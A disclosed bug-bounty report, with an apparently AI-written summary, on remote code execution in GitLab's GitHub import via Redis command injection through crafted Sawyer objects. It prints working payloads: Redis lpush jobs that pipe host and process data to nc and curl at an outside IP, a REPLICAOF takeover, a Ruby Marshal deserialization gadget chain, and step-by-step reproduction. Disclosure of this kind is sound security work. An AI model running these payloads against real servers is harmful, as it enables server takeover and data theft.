RCE via github import
GitLab's GitHub import feature used the Sawyer library to convert GitHub API responses into Ruby objects, allowing an attacker to inject arbitrary Redis commands via a crafted response. This could lead to remote code execution on the GitLab server.

- Triaged in 14 hours
- Fixed in 20 days
- Paid in 7 days
- Disclosed after 3 months
Hello,
While continuing mining on github import, I found a vulnerability on gitlab.com allowing to execute remotely arbitrary commands.
Gitlab uses Octokit to get data from github.com. Octokit uses Sawyer::Resource to represent results.
Sawyer is a crazy class that converts a hash to an object whose methods are based on the hash's key:
irb(main):641:0> Sawyer::VERSION
=> "0.8.2"
irb(main):642:0> a = Sawyer::Resource.new( Sawyer::Agent.new(""), to_s: "example", length: 1)
=>
{:to_s=>"example", :length=>1}
...
irb(main):643:0> a.to_s
=> "example"
irb(main):644:0> a.length
=> 1
Gitlab uses directly the responded Sawyer object in few functions, such as, the id variable in this function:
      def already_imported?(object)
        id = id_for_already_imported_cache(object)

        Gitlab::Cache::Import::Caching.set_includes?(already_imported_cache_key, id)
      end
Normally, id should be a number. However when id is {"to_s": {"bytesize": 2, "to_s": "1234REDIS_COMMANDS" }}, we can inject additional redis commands by using bytesize to limit the previous command when it is constructed (although the bytesize is 2 we need to reserve 4 bytes as 2 additional bytes for CLRF):
      def build_command(args)
        command = [nil]

        args.each do |i|
          if i.is_a? Array
            i.each do |j|
              j = j.to_s
              command << "$#{j.bytesize}"
              command << j
            end
          else
            i = i.to_s
            command << "$#{i.bytesize}"
            command << i
          end
        end
As we can execute any redis commands, we can escalate to execute any Bash command by using an existing gadget, for example:
lpush resque:gitlab:queue:system_hook_push "{\"class\":\"GitlabShellWorker\",\"args\":[\"class_eval\",\"open(\'| (hostname; ps aux) | nc 51.75.74.52 11211 \').read\"],"queue\":\"system_hook_push\"}"
I tested this redis command first on my own gitlab instance and it worked.
I then tested on gitlab.com but got nothing. I tried another by replacing basically nc by curl but no luck:
lpush resque:gitlab:queue:system_hook_push "{\"class\":\"PagesWorker\",\"args\":[\"class_eval\",\"IO.read('|(hostname; ps aux) | curl 51.75.74.52:11211 -X POST --data-binary @- ')\"], \"queue\":\"system_hook_push\"}"
Although the gadget above works well on my local instance but gitlab SaaS which may be protected somehow or used another redis namespace for Sidekiq, even another redis instance. So I used then the basic redis command REPLICAOF 51.75.74.52 11211\n\n to test gitlab.com and I got a ping from your redis server to my server nc -vlkp 11211:

This means that I have the full control on the redis. After seeing the pings, I immediately turned off the replication by executing the redis command REPLICAOF no one\n\n. No information from your redis server has been replicated to mine as I used nc and I got only the ping messages.
By checking on my local instance at /var/opt/gitlab/redis/redis.conf, I see that only keys command is disable. I did not try FLUSHALL to write data to file as it is too dangerous.
As gitlab uses redis as a cache storage, so I tried to reach RCE via Marshal.dump method. I tested the following payload on gitlab.com to poison the avatar of my project via the key cache:gitlab:avatar:yvvdwf/xss:16210710:
\r\n*3\r\n$3\r\nset\r\n$39\r\ncache:gitlab:avatar:yvvdwf/xss:16210710\r\n$347\r\n\u0004\b[\bc\u0015Gem::SpecFetcherc\u0013Gem::InstallerU:\u0015Gem::Requirement[\u0006o:\u001cGem::Package::TarReader\u0006:\b@ioo:\u0014Net::BufferedIO\u0007;\u0007o:#Gem::Package::TarReader::Entry\u0007:\n@readi\u0000:\f@headerI\"\u0006a\u0006:\u0006ET:\u0012@debug_outputo:\u0016Net::WriteAdapter\u0007:\f@socketo:\u0014Gem::RequestSet\u0007:\n@setso;\u000e\u0007;\u000fm\u000bKernel:\u000f@method_id:\u000bsystem:\r@git_setI\".(hostname; ps aux) | nc 51.75.74.52 11211\u0006;\fT;\u0012:\fresolve\r\n\r\n

Although I did not get RCE but it seems working as I got 500 error code when trying to access to my project. And now I cannot access to my project via web interface. I think I should stop testing to avoid any further potential incidences. I did all the tests above on gitlab.com on 16-17 August 2022 from IP 51.75.74.52
Steps to reproduce
The steps to reproduce should be the same as this one
The following steps are to reproduce on a local gitlab instance whose domain is http://gitlab.example.com:
Step to reproduce
To reproduce, we need the following prerequisite:
- A VM/machine to host the dummy server with an public IP though that gitlab.example.com can access to (or you can configure your gitlab instance to allow to access to local networks)
- I created the dummy server using nodejs, so you need to have also nodejs on the machine
- A Gitlab personal access token. Go to http://gitlab.example.com/-/profile/personal_access_tokens?scopes=api to create a new token with within
apiscope.
Step 1: run the dummy server
- Copy the attachment file on your machine and decompress it to any folder, e.g.,
/tmp/dummy-server - Modify the attack payload as you need inside
redis_command.txtfile, the default value is to execute the command(hostname; ps aux) > /tmp/ahihi:
lpush resque:gitlab:queue:system_hook_push "{\"class\":\"PagesWorker\",\"args\":[\"class_eval\",\"IO.read('|(hostname; ps aux) > /tmp/ahihi ')\"], \"queue\":\"system_hook_push\"}"
- Go to
/tmp/dummy-serverthen run this command:node ./index.js YOUR_IP YOUR_PORTin which, you should replaceIPandPORTwith the one you have. For example,sudo node index.js 51.75.74.52 80
Step 2: trigger Gitlab import
-
Open a new terminal, then run the following command, in which:
YOUR_IPandYOUR_PORTare the values in the previous stepYOUR_GITLAB_TOKENis the api token you've created in the pre-requirementYOUR_GITLAB_USERNAMEis the target namespace you want to import the project to. It can be your username, or a group name
curl -kv "http://gitlab.example.com/api/v4/import/github" \
  --request POST \
  --header "content-type: application/json" \
  --header "PRIVATE-TOKEN: YOUR_GITLAB_TOKEN" \
  --data '{
    "personal_access_token": "ghp_aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa",
    "repo_id": "356289002",
    "target_namespace": "YOUR_GITLAB_USERNAME",
    "new_name": "poc-rce",
    "github_hostname": "http://YOUR_IP:YOUR_PORT"
}'
For example:
curl "http://gitlab.example.com/api/v4/import/github" \
  --request POST \
  --header "content-type: application/json" \
  --header "PRIVATE-TOKEN: 3LCvKWXVF-Gadcnbxxxx" \
  --data '{
    "personal_access_token": "xxxxx",
    "repo_id": "356289002",
    "target_namespace": "root",
    "new_name": "NEW-NAME-'$(date +%s)'",
    "github_hostname": "http://ns.yvvdwf.me:80"
}'
- View the result in
/etc/ahihi
Impact
Any one the the ability to call api/v4/import/github endpoint could achieve RCE via a specially crafted responses
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker with the ability to call the GitHub import endpoint could achieve remote code execution on the GitLab server.
What the attacker needed
A GitLab account with API access; Ability to host a dummy server with a public IP; A GitLab personal access token with api scope
How it was found
- Set up a dummy server that mimics GitHub's API and returns a malicious response.
- Send a request to GitLab's GitHub import endpoint with the dummy server's address.
- The malicious response causes GitLab to execute arbitrary Redis commands.
- Use a Redis gadget to escalate to remote code execution.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
GitLab can import projects from GitHub. When it does, it asks GitHub for information and trusts the reply. An attacker could make a fake GitHub server that sends a malicious reply, tricking GitLab into running harmful commands on its own server.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



